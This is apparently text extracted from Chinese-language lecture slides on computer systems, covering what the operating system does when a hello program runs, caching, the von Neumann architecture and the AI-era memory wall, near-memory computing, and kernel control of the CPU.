


操作系统做了什么？

Red: shell命令行处理

Blue: 可执行文件加载

Orange: hello程序执行过程




数据经常在各存储部件间
传送。故现代计算机大多
采用“缓存”技术！

所有过程都是在CPU执行指令所产生的控制信号的作用下进行的。


冯·诺伊曼架构

以存储器为中心的协同工作系统



AI时代的“存储墙”


冯·诺伊曼架构的挑战




存算一体 · 近内存计算

让计算更靠近数据

AI计算架构的底层逻辑




内核如何接管CPU




操作系统做了什么？

请求OS服务



OS调度程序



操作系统做了什么？

■ 程序执行过程 不仅取决于 算法、程序编写，而且取决于语言处理系统、操作系统、ISA-机器语言、微体系结构

